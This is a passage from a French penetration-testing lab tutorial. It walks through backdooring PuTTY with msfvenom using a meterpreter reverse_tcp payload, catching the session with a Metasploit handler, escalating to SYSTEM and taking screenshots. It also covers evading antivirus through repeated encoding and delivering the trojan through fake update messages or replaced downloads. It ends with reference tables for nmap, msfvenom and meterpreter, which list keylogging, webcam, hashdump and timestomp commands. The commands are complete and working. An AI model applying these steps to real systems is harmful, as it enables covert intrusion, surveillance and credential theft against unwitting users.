Permet de déterminer les protocoles utilisables par le navigateur

Get Protocol Handlers

Description: This module attempts to identify protocol handlers present on the hooked browser. Only Internet Explorer and Firefox are supported.
Firefox users are prompted to launch the application for which the protocol handler is responsible.
Firefox users are warned when there is no application assigned to a protocol handler.

The possible return values are: unknown, exists, does not exist.

Id: 277

Link Protocol(s):

Link Address:

Sun Feb 07 2021 15:
`data: handlers=["http exists","https exists","ftp exists","file unknown","mailto exists","news does not exist","feed exists","ldap exists"]`

Ici, les protocoles intéressants seraient probablement ftp pour l'extraction de données et ldap pour la découverte de comptes Active Directory sur le réseau local.

3.6) Troisième attaque : Porte dérobée (Backdoor)

Nous allons maintenant créer un logiciel malicieux permettant d'obtenir le contrôle d'une machine infectée.

a) Création du trojan

Il faut commencer par modifier un logiciel licite afin d'y inclure le code malicieux. Dans notre exemple, le choix se porte sur putty, un utilitaire orienté administration réseau. N'importe quel logiciel pourrait être utilisé.

Sur la machine **attaquant**, pour récupérer putty :

```
wget https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
--2024-01-17 16:56:59--
https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
Résolution de the.earth.li (the.earth.li)... 93.93.131.124,
2a00:1098:86:4d:c0ff:ee:15:900d
Connexion à the.earth.li (the.earth.li)|93.93.131.124|:443... connecté.
requête HTTP transmise, en attente de la réponse... 302 Found
Emplacement : https://the.earth.li/~sgtatham/putty/0.74/w32/putty.exe [suivant]
--2024-02-07 16:56:59--
https://the.earth.li/~sgtatham/putty/0.74/w32/putty.exe
Réutilisation de la connexion existante à the.earth.li:443.
requête HTTP transmise, en attente de la réponse... 200 OK
Taille : 1096080 (1,0M) [application/x-msdos-program]
Sauvegarde en : « putty.exe »

putty.exe          100%[=====>]    1,04M   196KB/s   ds 6,2s
2024-01-17 16:57:06 (172 KB/s) – « putty.exe » sauvegardé [1096080/1096080]
```

Il faut maintenant injecter le code malicieux (payload) dans l'exécutable licite.

Pour cela la commande msfvenom du framework Metasploit s'avère tout à fait adaptée.

```
msfvenom --arch x86 --platform windows --template putty.exe --keep --payload
windows/meterpreter/reverse_tcp lhost=192.168.1.100 lport=20000 --format exe --bad-chars
"\x00" --out putty_mod.exe

Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 1427456 bytes
Saved as: putty_mod.exe
```

Ici, les options précisent que :

--arch x86	Le binaire est conçu pour être exécuté sur un processeur Intel x86 (ou AMD)
--platform windows	Le binaire est conçu pour un système d'exploitation Windows.
--template putty.exe	Le fichier binaire d'origine est putty.exe
--keep	Le comportement d'origine de putty est conservé, afin que l'utilisateur ne se rende pas compte de la modification
--payload windows/meterpreter/reverse_tcp lhost=192.168.1.100 lport=20000	Le payload meterpreter est injecté. Les réponses seront envoyées à notre machine attaquant 192.168.1.100 en utilisant le port de destination 20000.
--format exe	Le format de sortie sera un binaire exécutable
--bad-chars "\x00"	Windows n'aime pas les chaînes nulles dans ses binaires, elles ne sont donc pas utilisées lors de la génération du binaire
--out putty_mod.exe	Le nouvel exécutable sera généré sous le nom putty_mod.exe

Pour vérifier les paramètres du nouvel exécutable :

```
file putty_mod.exe
```

```
putty_mod.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Il s'agit bien d'un binaire exécutable Windows 32bits graphique, pour architecture Intel x86.

b) Exploitation du trojan

Pour la suite, il faut parvenir à faire exécuter le fichier par l'utilisateur, sur la machine cible. Cela implique plusieurs choses :

1. il faut envoyer le fichier
2. il faut que l'utilisateur l'exécute
3. il ne faut pas que l'antivirus ou l'anti-malware détecte le fichier modifié

1) Pour l'envoi de fichier

Dans le laboratoire

Copier le fichier directement sur la machine victime

Dans la réalité

Forcer l'utilisateur à télécharger le fichier infecté, cela peut être réalisé :

- par l'envoi d'un message prétextant une mise à jour (le lien contient un lien vers le fichier infecté sur un site pirate)
- par le remplacement du fichier licite par le fichier infecté directement sur le site licite (signifie que le site de l'éditeur du logiciel est mal protégé)
- par le remplacement du fichier licite par le fichier infecté directement sur un lieu de stockage habituel de l'utilisateur (lecteur réseau, NAS, cloud...)

Pour que l'utilisateur exécute le binaire infecté.

Il n'y a rien à faire puisque c'est l'utilisateur qui va faire le travail. Il faut cependant s'assurer que le fichier infecté soit utilisé fréquemment (ou être patient...)

Démarrer metasploit :

```
msfconsole
```

Utiliser l'exploit multi handler :

```
use exploit/multi/handler
```

```
[*] Using configured payload generic/shell_reverse_tcp
```

Définir le payload sur un shell meterpreter de manière à obtenir un accès distant lors de l'attaque.

```
set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
```

Définir l'adresse de la machine attaquant et du port d'écoute, ces informations DOIVENT être les mêmes que celles définies dans notre fichier infecté.

```
set lhost 192.168.1.254
```

```
lhost => 192.168.1.254
```

```
set lport 20000
```

```
lport => 20000
```


On lance l'écoute :

exploit

```
[*] Started reverse TCP handler on 192.168.1.100:20000
```

Rien ne passe, c'est normal, la victime n'a pas encore démarré le fichier infecté.

Sur la machine **victime**, exécuter putty_mod :



Sur la machine **attaquant** un shell meterpreter est démarré.

```
[*] Started reverse TCP handler on 192.168.1.100:20000
```

```
[*] Command shell session 1 opened (192.168.1.100:20000 -> 192.168.1.2:49219)  
at 2024-01-17 18:17:07 +0100  
meterpreter >
```

Nous avons maintenant un accès complet à la machine.

meterpreter > dir

```
Listing: C:\Users\administrateur\Desktop  
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	213	fil	2015-03-07 21:28:15 +0100	GLPI -
Authentication.URL				
40777/rwxrwxrwx	4096	dir	2020-05-24 16:14:08 +0200	Partage
100777/rwxrwxrwx	180271184	fil	2020-05-25 10:35:55 +0200	VMware-converter-
en-6.2.0-8466193.exe				
100666/rw-rw-rw-	464	fil	2013-09-19 10:01:56 +0200	desktop.ini
100777/rwxrwxrwx	1427456	fil	2024-01-17 18:10:28 +0100	putty_mod.exe
100666/rw-rw-rw-	607	fil	2015-03-07 21:29:47 +0100	start
WampServer64.lnk				

Pour obtenir les droits administrateur :

getsystem

```
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Pour exécuter une commande sur la machine victime (ici notepad) :


execute -f notepad

Process 2168 created.

Pour prendre une capture d'écran de la machine victime :

screenshot

Screenshot saved to: /home/kali/GmycIDrF.jpeg



3) Pour que l'antivirus ou l'anti-malware ne détecte PAS le fichier modifié

Dans le laboratoire

Désactiver l'antivirus de la machine victime

Dans la réalité

Il faut pratiquer une technique d'évasion d'antivirus. C'est-à-dire un moyen de rendre indétectable la présence du code malicieux dans notre fichier infecté. Cela revient à :

- encoder plusieurs fois le payload pour éviter une découverte de l'empreinte numérique du virus dans la base de données antivirus
- chiffrer les connexions et adopter un comportement le plus furtif possible afin d'éviter une découverte par le module d'analyse comportemental de l'anti-malware.

Pour réduire le risque de détection par l'antivirus ou l'anti-malware :

```
msfvenom --arch x86 --platform windows --template putty.exe --keep --payload windows/meterpreter/reverse_tcp lhost=192.168.1.100 lport=20000 --format exe --bad-chars "\x00" --out putty_modv2.exe --encoder x86/shikata_ga_nai --iterations 5
```

```
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 1427968 bytes
Saved as: putty_modv2.exe
```

Ici l'algorithme shikata ga nai (« on ne peut rien y changer » en japonais) est utilisé pour encoder 5 fois le code malicieux. Ceci rend la découverte du code plus complexe par un antivirus ou anti-malware (mais pas impossible).

Plus le nombre d'encodages est important (nombre d'encodeurs utilisés ou nombre d'itération) et plus le code malicieux est furtif (mais son démarrage prendra aussi plus de temps, ce qui peut entraîner aussi une détection par un antivirus comportemental).

c) Persistance de la connexion

Un dernier problème subsiste : la session meterpreter reste disponible tant que le fichier infecté est en cours d'exécution. Dans le cas où l'utilisateur distant ferme putty_mod ou putty_modv2, vous perdrez l'accès distant.

Pour éviter cela, vous pouvez rendre persistante la porte dérobée (*procédure non décrite ici - le script metsvc ou l'exploit exploit/windows/local/persistence peuvent être utilisés*).

Globalement, cela consiste à lancer un service de porte dérobé (metsvc) et de l'attacher à un service système de la cible (sous Windows, un processus système comme explorer.exe est parfait, puisque toujours exécuté au démarrage de la machine).

4) Documentation

4.1) Commandes nmap

Forme générale de la commande nmap [Type de scan] [Options] {CIBLE}

CIBLE (Exemples) :

scanme.nmap.org, 172.17.0.0/16, 192.168.0.1; 192.168.1.10-100, 10.0.0-255.1-254

-iL <fichier>: tester la liste des hôtes/réseaux du fichier précisé

--exclude <host1[,host2][,host3],...>: pour exclure des hôtes de la recherche

a) Découverte de hôtes

-sL: liste les cibles à scanner

-sn: effectue un scan par ping

-PS : scan SYN

-PA : scan ACK

-PU : scan UDP

-PO[listeprotocole]: Ping des protocoles IP spécifiés

b) Techniques de scan

-sS : scan SYN

-sT : scan Connect()

-sA : scan ACK

-sW : scan Windows

-sU : scan UDP

-sN : scan null TCP

-sF : scan FIN

-sX : scan Xmas

-sO: scan de protocoles IP

c) Spécification des ports

-p <ports>: scan des ports précisés. Par exemple -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9

-F: scan rapide

d) Modes de détection

-sV : détermine les informations de service / version

--version-intensity <level>: intensité des tests 0(faible)-9(tous les tests)

--version-trace: affiche tous les message de tests

-O : tente de déterminer le système d'exploitation

4.2) Commandes de base de données Metasploit

creds	Liste tous les identifiants découverts
db_connect	Se connecte à une base de données existante
db_disconnect	Se déconnecte de l'instance de base de données actuelle
db_export	Exporte le contenu de la base de données dans un fichier
db_import	Importe un fichier de résultat d'analyse dans la base
db_nmap	Exécute nmap et enregistre automatiquement le résultat dans la base
db_status	Affiche le statut actuel de la base de données
hosts	Lister tous les hôtes découverts
loot	Liste tous les butins découverts
services	Liste tous les services découverts
vulns	Liste toutes les vulnérabilités découvertes

4.3) Commandes *msfvenom*

-p, --payload	<payload>	Payload à utiliser (faire msfvenom --list payloads pour avoir la liste complète, --list-options pour les options)
-f, --format	<format>	Format de sortie (faire msfvenom --list formats pour avoir la liste complète)
-e, --encoder	<encoder >	Encodeur à utiliser (faire msfvenom --list encoders pour avoir la liste complète)
--service-name	<value>	Nom du service à utiliser pour la génération d'un service binaire
--sec-name	<value	Nouveau nom de section à utiliser lors de la génération de grand binaires Windows (par défaut : chaîne de 4 caractère alphabétiques)
--smallest		Générer le plus petit payload possible en utilisant tous les encodeurs disponibles
--encrypt	<value>	Type de chiffrement ou d'encodage à appliquer au shellcode (faire msfvenom --list encrypt pour avoir la liste complète)
--encrypt-key	<value>	Clé utilisée pour le chiffrement par --encrypt
--encrypt-iv	<value>	Sel (initialization vector ou random salt) d'initialisation pour le chiffrement par --encrypt

-a, --arch	<arch>	Architecture du binaire cible à utiliser pour --payload et --encoders (faire msfvenom --list archs pour avoir la liste complète)
--platform	<platform >	Plateforme utilisée pour --payload (faire msfvenom --list platforms pour avoir la liste complète)
-o, --out	<path>	Fichier de destination du payload
-b, --bad-chars	<list>	Caractères à éviter dans le fichier binaire
-i, --iterations	<count>	Nombre de fois où le payload va être encodé
-c, --add-code	<path>	Définit un shellcode Windows 32bits spécifique à ajouter (commande supplémentaire)
-k, --keep		Préserver le comportement d'origine du binaire licite et injecter le payload comme nouveau processus

4.4) Commandes principales meterpreter

```

Core Commands
=====
Command      Description
-----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background
thread
channel       Displays information or control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current
session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the
session
migrate      Migrate the server to another process
pivot        Manage pivot listeners
pry          Open the Pry debugger on the current session
quit         Terminate the meterpreter session
read         Reads data from a channel
resource     Run the commands stored in a file
run          Executes a meterpreter script or Post module
secure       (Re)Negotiate TLV packet encryption on the session
sessions     Quickly switch to another session
set_timeouts Set the current session timeout values
sleep        Force Meterpreter to go quiet, then re-establish
session.

```

```
transport      Change the current transport mechanism
use            Deprecated alias for "load"
uuid          Get the UUID for the current session
write         Writes data to a channel
```

Stdapi: File system Commands

```
=====
Command      Description
-----
cat          Read the contents of a file to the screen
cd           Change directory
checksum     Retrieve the checksum of a file
cp           Copy source to destination
dir          List files (alias for ls)
download     Download a file or directory
edit        Edit a file
getlwd      Print local working directory
getwd       Print working directory
lcd         Change local working directory
lls         List local files
lpwd        Print local working directory
ls          List files
mkdir       Make directory
mv          Move source to destination
pwd         Print working directory
rm          Delete the specified file
rmdir       Remove directory
search      Search for files
show_mount  List all mount points/logical drives
upload      Upload a file or directory
```

Stdapi: Networking Commands

```
=====
Command      Description
-----
arp          Display the host ARP cache
getproxy     Display the current proxy configuration
ifconfig     Display interfaces
ipconfig     Display interfaces
netstat      Display the network connections
portfwd     Forward a local port to a remote service
resolve      Resolve a set of host names on the target
route        View and modify the routing table
```

Stdapi: System Commands

```
=====
Command      Description
-----
clearev      Clear the event log
drop_token   Relinquishes any active impersonation token.
execute      Execute a command
getenv       Get one or more environment variable values
getpid       Get the current process identifier
getprivs    Attempt to enable all privileges available to the current
process
getsid       Get the SID of the user that the server is running as
getuid       Get the user that the server is running as
kill         Terminate a process
```

```

localtime    Displays the target system's local date and time
pgrep        Filter processes by name
pkill        Terminate processes by name
ps           List running processes
reboot       Reboots the remote computer
reg          Modify and interact with the remote registry
rev2self     Calls RevertToSelf() on the remote machine
shell        Drop into a system command shell
shutdown     Shuts down the remote computer
steal_token  Attempts to steal an impersonation token from the target
process
suspend      Suspends or resumes a list of processes
sysinfo      Gets information about the remote system, such as OS
    
```

Stdapi: User interface Commands

=====

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user's desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Stdapi: Webcam Commands

=====

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Stdapi: Audio Output Commands

=====

Command	Description
play	play a waveform audio file (.wav) on the target system

Priv: Elevate Commands

=====

Command	Description
getsystem	Attempt to elevate your privilege to that of local system.

```
Priv: Password database Commands
=====

Command      Description
-----      -
hashdump     Dumps the contents of the SAM database

Priv: Timestomp Commands
=====

Command      Description
-----      -
timestomp    Manipulate file MACE attributes
```

4.5) Résolution de problèmes

a) Metasploit : Database not connected

Metasploit démarre correctement, mais lorsqu'une commande faisant appel à la base de données est lancée, le message suivant apparaît :

```
[ - ] Database not connected
```

Il suffit de sortir de meterpreter puis de relancer le service associé à la base de données postgresql

```
exit
```

```
sudo service postgresql start
```

b) Metasploit : Database not initialized

Metasploit démarre correctement, mais lorsqu'une commande faisant appel à la base de données est lancée, le message suivant apparaît :

```
[ - ] Database not initialized
```

Il suffit de sortir de meterpreter puis de relancer le service associé à la base de données postgresql

```
exit
```

```
sudo msfdb init
```